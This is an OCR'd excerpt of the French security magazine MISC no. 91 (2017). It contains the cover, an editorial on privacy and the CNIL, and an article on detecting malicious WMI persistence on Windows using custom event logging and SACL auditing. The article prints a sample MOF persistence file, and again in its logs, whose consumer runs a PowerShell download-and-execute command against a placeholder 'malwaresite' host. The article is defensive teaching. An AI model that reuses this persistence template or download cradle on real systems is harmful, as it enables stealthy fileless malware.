MISC
Multi-System & Internet Security Cookbook
100 % SÉCURITÉ INFORMATIQUE

N° 91
MAI / JUIN
2017

France MÉTRO. : 8,90 € - CH : 15 CHF
BE/LUX/PORT CONT : 9,90 €
DOM/TOM : 9,50 € - CAN : 16 $ CAD

L 19018 - 91 - F: 8,90 € - RD

SYSTÈME : Sécurité / PKI

Messageries sécurisées : les terminaux mobiles sont-ils le maillon faible ? p. 64

RÉSEAU : OpenFlow / API

Automatisation de la gestion des réseaux à grande échelle avec SDN p. 54

JURIDIQUE : Droit / Vie privée

Protection des échanges : libertés individuelles contre besoin de contrôle des États p. 74

ORGANISATION : Gamification / Formation

Sensibiliser vos collaborateurs à la sécurité avec des jeux p. 78

DOSSIER


SMART CITIES : COMMENT PROTÉGER LES VILLES INTELLIGENTES ? p. 30

1 - Quelles sont les vulnérabilités des smart cities ?

2 - La sécurité des infrastructures de vidéosurveillance


3 - L'IoT à l'échelle d'une ville : une bombe à retardement !

4 - Quand les villes se mettent à l'Open Data



PENTEST CORNER

Auditer la sécurité des applications iOS avec Needle p. 20



MALWARE CORNER

Analyse du cheval de Troie Nanobot p. 10

FORENSIC CORNER

Découverte des mécanismes de persistance WMI p. 04

HACK IN PARIS

CYBER SECURITY CONFERENCE

EDITION

#7

2017

DISNEY'S NEWPORT BAY CLUB

TRAININGS: 19 - 21 JUNE

TALKS: 22 & 23 JUNE

www.hackinparis.com

Organized by

SYSDREAM IT SECURITY SERVICES

ÉDITO

POUR NE PAS SE RETROUVER EN SLIP SUR INTERNET

Tout responsable informatique s'est probablement agacé un jour des contraintes imposées par la CNIL en matière de gestion des données personnelles. Qui n'a pas connu ce grand moment de frustration lorsque le CIL joue les trouble-fêtes alors que, miracle de la gestion de projet, une maîtrise d'ouvrage arrive à correctement formuler un besoin, que les équipes de développement et d'intégration sont super motivées par le challenge technique et que la direction a décidé d'engager des moyens humains et financiers ? S'entendre annoncer en fin de réunion quand tout semble calé qu'une déclaration simplifiée risque de ne pas être suffisante et qu'une demande en bonne et due forme doit être adressée à la CNIL peut être une situation crispante. L'idée d'indexer les primes des commerciaux sur leur nombre de pas quotidien, la durée de leur sommeil et la fréquence de leurs rapports sexuels avait beau enthousiasmer le nouveau Chief Happiness Officer, votre CIL ne se montrait pas exagérément optimiste quant à l'adhésion de la CNIL au concept.

Car si l'on prend un peu de hauteur de vue, l'existence en France d'une autorité administrative indépendante comme la CNIL évite bien des désastres quant aux respects de la vie privée numérique. C'est d'autant plus manifeste dans une période de crispation sécuritaire mâtinée d'une certaine incompréhension, voire une incompétence criante, des autorités politiques quant aux problématiques de sécurité des systèmes d'information et de chiffrement. Les acteurs privés, à grand renfort de big data, ne sont pas en reste dans leurs désirs de connaître nos vies dans les moindres détails. Que ce soient les assureurs, mutuelles ou banques qui aimeraient tout connaître de notre hygiène de vie et de nos dossiers médicaux ; ou encore les régies publicitaires qui voudraient précéder et susciter nos envies en croisant nos habitudes de navigation avec nos relevés bancaires.

Dans un monde sans CNIL, où les lobbies représentant les grands acteurs économiques tiendraient la plume des parlementaires, nos données privées pourraient être vendues au plus offrant sans aucune considération morale. Dans un tel monde, Google ou Facebook, avides de connaître les miettes de navigation qui leur échappent lorsque les internautes ont l'outrecuidance de s'aventurer en dehors de leur offre de service, pourront s'adresser aux fournisseurs d'accès pour déterminer si vous visitez un site proposant de l'optimisation fiscale avant de déclarer vos impôts en ligne **[1]**. D'un point de vue économique, c'est du « gagnant gagnant », le fournisseur de service pourra vendre l'historique de navigation, améliorant ses marges sans augmenter le coût des abonnements, et les régies publicitaires pourront améliorer le taux de conversion de leurs annonces. Les esprits fâcheux pourraient arguer que l'historique de navigation est une donnée privée, intime, au point que les éditeurs de navigateurs ont tous implémenté le concept de « navigation privée » pour ne pas divulguer ses habitudes de navigation aux autres membres de la famille. On pourra leur opposer que si par malheur, vous achetez un sex toy sans passer par les grands acteurs de la vente en ligne, Google ou Facebook pourront immédiatement vous proposer un lubrifiant.

Cedric FOLL / cedric@miscmag.com / @follc

[1] http://www.lemonde.fr/pixels/article/2017/03/29/les-deputes-americains-autorisent-les-fournisseurs-d-acces-a-vendre-les-donnees-de-leurs-clients_5102255_4408996.html

SOMMAIRE

www.miscmag.com

MISC est édité par **Les Éditions Diamond**
10, Place de la Cathédrale
68000 Colmar, France
Tél. : 03 67 10 00 20 - **Fax** : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : http://www.miscmag.com
http://www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Secrétaire de rédaction : Aline Hof
Responsable service infographie : Kathrin Scali
Réalisation graphique : Thomas Pichon
Responsable publicité :
Valérie Frechard Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : http://www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Abomarque : 09 53 15 21 77

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

DÉTECTER LA PERSISTANCE WMI

Jean-Philip GUICHARD – jean-philip.guichard@cea.fr
Bruno WYTTENBACH – bruno.wyttenbach@cea.fr
Service des Technologies de l'Information et Communication,
Direction Énergie Nucléaire, CEA

mots-clés : MALWARE / PERSISTANCE WMI / DÉTECTION

Les mécanismes de démarrage automatique de programme disponibles sous Windows sont nombreux. Le nombre d'onglets de l'outil Microsoft « Autoruns » suffit pour s'en convaincre. Parmi ceux-ci, l'utilisation de la technologie WMI (Windows Management Instrumentation) à des fins de persistance malveillante semble prendre de l'importance depuis quelques années. Rappelons qu'un tel mécanisme implique un contexte post-compromission (avec privilèges administrateur dans le cas présent). La persistance WMI a été abordée dans un précédent article de MISC n°80 (« WMI : la menace silencieuse ») qui permet de prendre la mesure des limites de la journalisation standard à des fins de détection. En effet, le challenge n'est pas tant de détecter cette persistance lors d'une analyse sur incident : des méthodes et outils existent pour l'identifier (si elle est toujours active). La véritable difficulté est de pouvoir alimenter facilement un SIEM afin de la détecter lors de son installation et permettre une réaction avant que la bombe logique n'explose. Seul Windows 10 marque une avancée dans ce domaine et en permet une détection native. L'article présente un axe d'amélioration possible pour les versions antérieures de Windows, permettant d'être plus réactif vis-à-vis de cette menace.

1 WMI en bref

En tant que technologie d'instrumentation, WMI permet de superviser et modifier l'état de nombreuses ressources gérées par le système d'exploitation Windows (de la couche matérielle à la couche application) et ce, localement ou à distance (via DCOM ou WinRM). Elle permet donc naturellement de réaliser des inventaires (les inventaires SCCM utilisent WMI par exemple) et la modification des objets permet une administration locale ou distante des postes et serveurs Windows. Installée en standard sur toutes les versions de Windows depuis Windows 2000, on comprend l'intérêt que WMI représente pour un attaquant.

Une ressource est décrite sous forme de classe (attributs/méthodes) et pour manipuler cette ressource (obtenir des informations ou modifier son état), on instancie la classe associée.

Les classes sont fournies soit par des « providers » (composant COM), soit directement par WMI (classes internes dites « systèmes » nécessaires au fonctionnement de WMI) et sont organisées dans une arborescence hiérarchique de namespaces au sein du repository WMI.

Les applications « clientes » souhaitant gérer les ressources à travers WMI peuvent être développées sous divers langages de programmation (VBScript, PowerShell, C++,...) disposant d'une API pour WMI.

Pour mieux appréhender ces concepts théoriques, l'utilisation de `wbemtest.exe` (installé en standard sous Windows) ou d'autres outils comme WMI Explorer **[1]** est conseillée.

2 Persistance WMI

WMI gère également des événements (sous forme d'instances de classes d'événements) qui représentent des changements d'états des ressources du système d'exploitation ou du repository WMI lui-même. Il est possible de s'abonner de manière permanente (qui persiste au reboot) à des événements et déclencher une réaction automatique préalablement configurée. Ce mécanisme d'abonnement permanent, détourné par la malveillance informatique est connu sous le nom de persistance WMI. WMI permet en effet de réaliser de véritables bombes logiques (codes malveillants qui se déclencheront sur un événement particulier). Une particularité du mécanisme réside dans le fait que la charge peut être enregistrée directement dans le repository WMI, ce qui permet de réaliser une attaque dite « fileless », car aucun nouveau fichier n'est créé sur le système de fichiers infecté.

Techniquement, mettre en œuvre un abonnement permanent consiste au sein d'un namespace à instancier :

- la classe système **__EventFilter** : une requête WQL (SQL for WMI) sur le ou les événements à surveiller est configurée dans cette instance (« trigger ») ;
- une classe dérivée de la classe système **__EventConsumer** : l'action à réaliser (exécution de script/binaire, journalisation…) est configurée dans cette instance (« charge ») ;
- la classe système **__FilterToConsumerBinding** : la mise en relation du « trigger » et de la « charge » est configurée dans cette instance.

Pour illustrer le mécanisme, le fichier suivant écrit en langage MOF **[2]** présente un exemple de persistance (un script PowerShell ou VBScript aurait pu aussi être utilisé).

```
#pragma namespace ("\\\\.\\Root\\subscription")
instance of __EventFilter as $filter
{
EventNamespace = "Root\\Cimv2";
Name = "MyFilter";
Query="SELECT * FROM __InstanceModificationEvent WHERE
TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Year = 2017
AND TargetInstance.Month=6 AND TargetInstance.Day=1 TargetInstance.
Hour=8 AND TargetInstance.Minute=0  AND TargetInstance.Second=0 ";
QueryLanguage = "WQL";
};

instance of CommandLineEventConsumer as $consumer
{
Name = "MyConsumer";
CommandLineTemplate = "powershell.exe -exec bypass -Command \"IEX
((New-Object Net.WebClient).DownloadString('https://malwaresite/
ex.ps1'))\" ";
RunInteractively = False;
};

instance of __FiltertoConsumerBinding
{
  Consumer = $consumer;
  Filter = $filter;
};
```

Une fois compilé par le binaire **mofcomp.exe**, un tel script configure une demande d'exécution d'un script PowerShell téléchargé depuis un site web pour le 01/06/2017 à 08:00:00.

3 Comprendre l'attaque

Il est important de rappeler quelques points essentiels pour bien cerner l'attaque de persistance WMI.

La mise en œuvre d'un mécanisme d'abonnement permanent nécessite par défaut les droits administrateurs sur le poste.

Les trois objets instanciés doivent être enregistrés au sein du même namespace (dans l'exemple, **root\subscription**). Le support « cross-namespace » par la classe **__FilterToConsumerBinding** n'est possible que si l'association concerne deux objets statiques. Or la classe **CommandLineEventConsumer** (comme toutes les autres classes d'eventconsumer) est une classe dynamique, fournie par le provider du même nom qui est défini dans le fichier **wbemscons.mof** et implémenté par la dll **wbemcons.dll** (cf. **[3]**).

La requête WQL associée à l'instance de la classe **__EventFilter** supporte le « cross-namespace » (via l'attribut **EventNamespace**) : on peut s'abonner à un événement concernant un objet situé dans un autre namespace. Dans l'exemple, le filtre est instancié dans le namespace **root\subscription**, mais s'abonne à un événement de modification (**__InstanceModificationEvent**) du « temps » représenté par la classe **Win32_LocalTime** présente dans le namespace **root\cimv2**.

Les classes systèmes (reconnaissables au préfixe «__») liées à la gestion des événements sont présentes dans tous les namespaces (et tout nouveau namespace).

Windows fournit en standard des classes dérivant la classe **__EventConsumer** que l'on peut instancier pour réaliser une action automatique sur réception d'événements (cf. **[4]**). On peut citer, en exemple :

- **ActiveScriptEventConsumer** : permet d'exécuter un script VBScript ou JScript qui peut être embarqué directement dans le repository WMI (voir l'exemple **[5]**) ;
- **CommandLineEventConsumer** : permet de lancer un exécutable présent sur le disque, utilisé dans notre exemple ;
- **NTEventLogEventConsumer** : permet de journaliser une information dans le journal « Application ».

Ces classes sont compilées par défaut dans différents namespaces (dépendant de la version du système), mais a minima dans **root\subscription**.

Sous Windows 7 par exemple, on les retrouve également dans le namespace **root\default**. La commande suivante permet de vérifier les namespaces où la classe **CommandLineEventconsumer** est disponible :

```
Get-WMIObject -Namespace root -Class CommandLineEventConsumer -List
-Recurse | Select __NAMESPACE
__NAMESPACE
-----------
ROOT\subscription
ROOT\DEFAULT
```

L'exemple donné au paragraphe 2 aurait donc pu utiliser également le namespace **root\default** pour réaliser la persistance.

L'attaque n'est cependant pas limitée à l'utilisation de l'un de ces deux namespaces. Dixit la documentation de Microsoft **[6]**: « *It is recommended that all permanent subscriptions be compiled into the \root\subscription namespace. This prevents the need to compile the permanent consumer into each namespace being used, which means that there is only one namespace to look for permanent subscriptions* ».

C'est donc une bonne pratique de travailler dans **root\subscription**, mais rien n'empêche d'enregistrer dans n'importe quel namespace le provider de l'eventconsumer désiré. Il suffit de regarder le fichier **%windir%\system32\wbem\wbemscons.mof** pour lire les instanciations nécessaires à ce type d'enregistrement. Il est également possible pour un attaquant de créer son propre namespace avant d'y enregistrer le provider dont il a besoin pour persister.

Détecter efficacement cette persistance revient donc à devoir surveiller tous les namespaces existants (et à minima surveiller la création de nouveaux namespaces).

4 Limites de la détection actuelle

Deux outils sont parfois cités pour détecter le mécanisme de persistance WMI en traitement d'incidents. Le célèbre « Autoruns » de Microsoft et le framework PowerShell de réponse à incidents « Kansa » **[7] [8]**.

À l'heure de rédaction de l'article, « Autoruns » ne remonte que les persistances instanciées dans le namespace **root\subscription**. « Kansa » quant à lui se contentait de la même chose avant une mise à jour en décembre 2016 permettant de remonter les persistances instanciées dans **root\default** également. Aucun de ces deux outils ne détecte(ait?) donc correctement la menace.

Il reste heureusement très simple d'y remédier, en complétant l'analyse par une recherche exhaustive dans l'ensemble des namespaces, par exemple avec la fonction PowerShell suivante :

```
Function Get-WmiInstance($Namespace, $Class) {
    Get-WMIObject -Namespace $Namespace -Class $Class
    Get-WMIObject -Namespace $Namespace -Class __Namespace | % {
        Get-WmiInstance -Namespace "$Namespace\$($_.Name)" -Class
$Class
    }
}
```

```
Get-WmiInstance -Namespace root -Class___FilterToConsumerBinding |
Select __NAMESPACE,Filter,Consumer

__NAMESPACE       Filter                              Consumer
-----------       ------                              --------
ROOT\subscription EventFilter.Name="SCM [...]"        [...]
ROOT\DEFAULT      EventFilter.Name="MyFilter"         [...]
```

En ce qui concerne la détection basée sur une analyse des journaux Windows collectés dans un SIEM par exemple, la difficulté principale provient du fait qu'avant Windows 10, seuls des journaux de trace/debug sont capables de détecter le mécanisme. Or ces journaux ne sont ni activés par défaut, ni collectables directement par exemple par le service standard de collecte des logs Windows : ce sont des fichiers textes dédiés (XP) ou depuis Windows Vista, des fichiers de traces ETW (format binaire du journal « Applications et services » **Microsoft-Windows-WMI-Activity/Trace**). De plus, les événements remontés dans ce journal de trace ne permettent pas d'avoir les informations détaillées sur la « charge » et le « trigger ».

Seul Windows 10 journalise toutes les informations utiles dans l'événement d'**eventid 4861** du journal « Applications et services » **Microsoft-Windows-WMI-Activity/Operationnal** :

```
Namespace = //./root/subscription; Eventfilter = "MyFilter" (refer
to its activate eventid:5859); Consumer = CommandLineEventConsumer=
"MyConsumer"; PossibleCause = Binding EventFilter:
instance of __EventFilter
{
  CreatorSID = {1, 2, 0, 0, 0, 0, 0, 5, 32, 0, 0, 0, 32, 2, 0, 0};
  EventNamespace = "root\\cimv2";
  Name = "MyFilter";
  Query="SELECT * FROM __InstanceModificationEvent WHERE
TargetInstance ISA 'Win32_LocalTime'      AND TargetInstance.
Year = 2017 AND TargetInstance.Month=6 AND TargetInstance.
Day=1    TargetInstance.Hour=8 AND TargetInstance.Minute=0 AND
TargetInstance.Second=0 ";
  QueryLanguage = "WQL";
};
Perm. Consumer:
instance of CommandLineEventConsumer
{
  CommandLineTemplate = "powershell.exe -exec bypass -Command
\"IEX ((New-Object      Net.WebClient).DownloadString('https://
malwaresite/ex.ps1'))\"";
  CreatorSID = {1, 2, 0, 0, 0, 0, 0, 5, 32, 0, 0, 0, 32, 2, 0, 0};
  Name = "MyConsumer";
};
```

5 Améliorations de la détection

5.1 Journalisation WMI

Un axe d'amélioration possible consiste à réaliser une journalisation « custom » en utilisant le même principe d'abonnement permanent, mais cette fois-ci en utilisant

le consumer **NTEventLogConsumer** qui consigne des événements dans le journal « Application ».

Pour détecter la persistance convenablement, il faut s'abonner, pour chaque namespace, aux événements de création (mais également aux événements de modification, dans l'éventualité du détournement d'un objet légitime existant) des objets ci-dessous :

- instance de la classe **__EventFilter** ;
- instance de toutes classes dérivées de la classe **__EventConsumer** ;
- instance de la classe **__FilterToConsumerBinding**.

L'ensemble de ces abonnements (que l'on nommera par la suite « détecteurs ») peut être instancié dans un namespace unique, à partir duquel tous les namespaces sont surveillés.

L'utilisation du VBScript pour définir ces abonnements permet d'avoir un langage supporté, quelles que soient la version et la configuration du système d'exploitation à protéger.

```
Set objWMIService = GetObject("winmgmts:\\.\root\default")
ADMINISTRATORS_SID = Array(1,2,0,0,0,0,0,5,32,0,0,0,32,2,0,0)

' Create an Event Consumer

Set objConsumer = objWMIService.Get("NTEventLogEventConsumer").
SpawnInstance_()

objConsumer.Name = "WMI Monitor Subscription Consumer"
objConsumer.Category= 0
objConsumer.EventType = 2
objConsumer.EventID = 8
objConsumer.SourceName  = "WSH"
objConsumer.InsertionStringTemplates = Array("Namespace = %__
Namespace%; Operation = %__Class%%TargetInstance%")
objConsumer.NumberOfInsertionStrings = 1
objConsumer.CreatorSID = ADMINISTRATORS_SID

' Create an Event Filter

Set objFilter = objWMIService.Get("__EventFilter").SpawnInstance_()

objFilter.Name  = "WMI Monitor Subscription Filter"
objFilter.Query = "SELECT * FROM __InstanceOperationEvent WITHIN
300" &_
    " WHERE TargetInstance ISA '__EventFilter'" &_
    " OR TargetInstance ISA '__EventConsumer'" &_
    " OR TargetInstance ISA '__FilterToConsumerBinding'"
objFilter.EventNamespace = "root\subscription"
objFilter.CreatorSID = ADMINISTRATORS_SID

' Bind the Filter to the Consumer

Set objBinding = objWMIService.Get("__FilterToConsumerBinding").
SpawnInstance_()

objBinding.Filter   = objFilter.Put_()
objBinding.Consumer = objConsumer.Put_()
objBinding.CreatorSID = ADMINISTRATORS_SID
objBinding.Put_()
```

Ce code illustre le principe évoqué en journalisant des événements avec l'**eventid 8** et l'**eventType 2** (niveau « Avertissement »). Il se limite ici à détecter (depuis le namespace **root\default**) la configuration d'une persistance dans le namespace **root\subscription**. Le code peut facilement être modifié pour instancier les classes **__EventFilter** et **__FilterToConsumerBinding** pour chaque namespace existant. Un seul eventconsumer commun suffit. La requête et le modèle de message de logs sont écrits pour être aussi génériques que possible et ainsi minimiser le nombre d'abonnements à créer. Pour pouvoir surveiller aussi bien la création que la modification d'un objet en une seule requête, le script surveille l'instanciation de la classe parente de ces événements : **__InstanceOperationEvent**. De la même manière, comme il est possible à l'attaquant de compiler sa propre classe d'eventconsumer, il est plus efficace de surveiller là aussi l'instanciation de la classe parente : **__EventConsumer**.

Il suffit d'exécuter une seule fois un tel script pour s'abonner aux événements WMI désirés et ainsi créer des détecteurs. L'exécution du code présenté dans le chapitre 2 génère alors trois événements détaillés dans le journal « Application » :

```
Namespace = \\.\ROOT\subscription; Operation = __
InstanceCreationEvent
instance of __EventFilter
{
  CreatorSID = {1, 2, 0, 0, 0, 0, 0, 5, 32, 0, 0, 0, 32, 2, 0, 0};
  EventNamespace = "root\\cimv2";
  Name = "MyFilter"
  Query="SELECT * FROM __InstanceModificationEvent WHERE
TargetInstance ISA 'Win32_LocalTime'   AND TargetInstance.
Year = 2017 AND TargetInstance.Month=6 AND TargetInstance.
Day=1 TargetInstance.Hour=8 AND TargetInstance.Minute=0 AND
TargetInstance.Second=0 ";
  QueryLanguage = "WQL";
};


Namespace = \\.\ROOT\subscription; Operation = __
InstanceCreationEvent
instance of CommandLineEventConsumer
{
  CommandLineTemplate = "powershell.exe -exec bypass -Command \"IEX
((New-Object Net.WebClient).DownloadString('https://malwaresite/
ex.ps1'))\"";
  CreatorSID = {1, 2, 0, 0, 0, 0, 0, 5, 32, 0, 0, 0, 32, 2, 0, 0};
  Name = "MyConsumer";
};


Namespace = \\.\ROOT\subscription; Operation = __
InstanceCreationEvent
instance of __FilterToConsumerBinding
{
  Consumer = \\\\.\\root\\subscription:NTEventLogEventConsumer.
Name=\MyConsumer\"";
  CreatorSID = {1, 2, 0, 0, 0, 0, 0, 5, 32, 0, 0, 0, 32, 2, 0, 0};
  Filter = \\\\.\\root\\subscription:__EventFilter.Name=\
MyFilter\"";
};
```

Dans le cas d'un scénario de création d'un nouveau namespace afin d'y réaliser une persistance malveillante, une solution consiste à automatiser la création d'un détecteur en réponse à la création d'un namespace. L'utilisation du consumer **ActiveScriptEventConsumer** permet d'embarquer un tel script.

5.2 Protection des détecteurs

Le malware ou l'attaquant bénéficiant des droits administrateurs, il est théoriquement capable de supprimer ou altérer les détecteurs avant d'inscrire sa persistance. Il est donc nécessaire d'envisager une protection si l'on souhaite lutter contre ce type de scénario. L'objectif est ici de détecter l'altération ou suppression des détecteurs et de journaliser leur perte d'intégrité.

5.2.1 Via WMI

Il est tout à fait possible de réaliser la détection de l'altération des « détecteurs » en s'appuyant sur de nouveaux « détecteurs » WMI. Pour les différencier des détecteurs initiaux et ne pas semer la confusion, on les appellera (uniquement vis-à-vis de leur fonction) « vérificateurs ». Pour s'assurer de ne rien oublier, il est conseillé d'analyser les dépendances WMI de la détection mise en œuvre. Elle dépend :

- d'un namespace : celui où les détecteurs sont instanciés ;
- d'une classe d'eventconsumer : **NtEventLogConsumer** ;
- du provider fournissant cette classe : **NtEventLogConsumer**, instance de **__Win32Provider** ;
- de l'association de la classe au provider : instance de **__EventConsumerProviderRegistration** ;
- des classes systèmes **__EventFilter** et **__FilterToConsumerBinding** ;
- des instances des classes réalisant la persistance même (les « trios » de détection).

Une solution efficace se doit donc de surveiller l'intégrité de toutes ces dépendances. Cependant, il est important de noter que les classes systèmes ainsi que certains namespaces ne sont pas altérables, ce qui limite la surveillance à l'altération des différentes instances et classes non systèmes.

Techniquement, deux couples de « vérificateurs » peuvent fournir la solution.

Chaque couple est formé d'un vérificateur d'instances (**__InstanceOperationEvent**) et d'un vérificateur de classes (**__ClassOperationEvent**). La protection repose sur le principe que chaque couple se surveille mutuellement et que l'un d'eux surveille aussi les détecteurs. Toute suppression/modification se faisant de manière séquentielle, la surveillance mutuelle assure une capacité de journaliser la perte d'intégrité une dernière fois, quel que soit l'ordre de suppression/altération des détecteurs et vérificateurs par un (code) malveillant.

Le premier couple de vérificateurs peut être instancié dans le namespace des détecteurs et surveille le second couple. Le second couple de vérificateurs est instancié dans un autre namespace, dans le but de dissocier les dépendances (namespace, classes, provider, instances) et surveille le premier couple et les détecteurs. Ainsi, toute altération dans la chaîne des dépendances WMI d'un côté, comme de l'autre, est détectée et journalisée.

5.2.2 Via une ACL d'audit (SACL)

La détection de la perte d'intégrité des détecteurs peut être aussi déléguée au mécanisme Windows de SACL (*System Access Control List*) disponible depuis Windows Vista concernant l'audit d'accès aux namespaces.

L'idée est de configurer un audit d'accès en écriture au seul namespace dans lequel les détecteurs sont instanciés. Si les dépendances listées au paragraphe précédent sont altérées ou supprimées, un événement d'**eventid 4662** sera journalisé dans le journal ***Sécurité***. Seule la suppression totale du namespace ne sera pas journalisée. C'est pour cela qu'il est plus simple de placer les détecteurs dans un namespace non supprimable par un administrateur comme **root\default**.

La SACL peut être configurée avec le trustee ***Tout le monde*** et les droits audités suivants :

- ***Écriture totale*** : toute altération/suppression des objets internes au namespace sera journalisée ;
- ***Modifier la sécurité*** : la désactivation de l'audit sera journalisée.

Le code suivant permet de positionner la SACL proposée (manuellement, **wmimgmt.msc** serait utilisé) :

```
Set objWMIService = GetObject("winmgmts:{impersonationLevel=imperso
nate,(Security)}!\\.\root\default")
Set objSystemSecurity = objWMIService.Get("__SystemSecurity=@")
Ret = objSystemSecurity.GetSecurityDescriptor(objSD)

Set objTrustee = objWMIService.Get("__Trustee").SpawnInstance_()
objTrustee.Domain = Null
objTrustee.Name = "Everyone"
objTrustee.SIDString = "S-1-1-0"
objTrustee.SID = Array(1,1,0,0,0,0,0,0,1,0,0,0,0,0)
objTrustee.SidLength = 12

Set objACE = objWMIService.Get("__ACE").SpawnInstance_()
objACE.Trustee = objTrustee
objACE.AccessMask = &H4 + &H8 + &H10 + &H40000
objACE.AceFlags = &H40
objACE.AceType = 2

If objSD.ControlFlags And &H10 Then
  arrSACL = objSD.SACL
Else
  arrSACL = Array()
  objSD.ControlFlags = objSD.ControlFlags + &H10
End If

ReDim Preserve arrSACL(UBound(arrSACL) + 1)
Set arrSACL(UBound(arrSACL)) = objACE

objSD.SACL = arrSACL
objSystemSecurity.SetSecurityDescriptor(objSD)
```

Pour pouvoir manipuler les SACLs, le script active d'abord le privilège **SeSecurity** dans la chaîne de

connexion (**moniker**). Il récupère ensuite le descripteur de sécurité associé au namespace afin de le modifier. La classe **__Trustee** est instanciée pour identifier le compte à auditer, puis une entrée de contrôle **__ACE** est créée et insérée dans le tableau des SACLs. Finalement, le nouveau descripteur de sécurité est positionné.

Pour que la SACL soit effective, il faut que la stratégie d'audit système (***Configuration avancée de la stratégie d'audit***) audite la sous-catégorie ***Auditer d'autres événements d'accès à l'objet*** de la rubrique ***Accès à l'objet***. L'inquiétude légitime lorsqu'on parle de SACL est sa verbosité. Les tests réalisés montrent que la SACL configurée sur **root\default** ne génère pas d'événements récurrents liés à la vie normale du système (à prendre avec les précautions d'usage). Il est tentant de vouloir généraliser la SACL à l'ensemble des namespaces et en faire le mécanisme de détection unique : il faut garder à l'esprit que le niveau de détails des informations remontées via SACL ne vaut pas la journalisation « custom » WMI. De plus, certains namespaces s'avèrent verbeux lors de la vie normale du système notamment par l'activité du compte **SYSTEM** (qu'il serait « dangereux » pour la protection de ne pas auditer).

Conclusion

Mettre en œuvre une détection pro-active de la persistance WMI permet d'ajouter une couche de détection intermédiaire entre celle liée à l'étape de compromission et celle liée à l'exécution de la charge. Cette détection ne peut se limiter à surveiller un ou deux namespaces et quelques providers par défaut, au risque d'être contournée trivialement. On estime qu'une détection efficace peut être mise en place et qu'alors, réaliser une persistance WMI indétectable nécessiterait d'attaquer et persister sur le système en dehors du repository WMI. Déplacer le champ de bataille en quelque sorte, en terrain « mieux » connu… ■

Références

[1] https://wmie.codeplex.com/releases/view/135794

[2] https://msdn.microsoft.com/en-us/library/aa823192(v=vs.85).aspx

[3] https://msdn.microsoft.com/en-us/library/aa389231(v=vs.85).aspx

[4] https://msdn.microsoft.com/en-us/library/aa393649(v=vs.85).aspx


[5] https://msdn.microsoft.com/en-us/library/aa393250(v=vs.85).aspx

[6] https://msdn.microsoft.com/en-us/library/aa390873(v=vs.85).aspx

[7] **Autoruns,** https://msdn.microsoft.com/en-us/library/aa390873(v=vs.85).aspx

[8] **Kansa,** https://github.com/davehull/Kansa

[9] **« WhyMi so Sexy ? » Willi Ballenthin, Matt Graeber, Claudiu Teodorescu, DEFCON 23**



BOTNET LOW COST

Christophe RIEUNIER
@sdkddk

mots-clés : *MALWARE / TROJAN / RAT / AUTOIT / NANOCORE/ VOL DE DONNÉES*

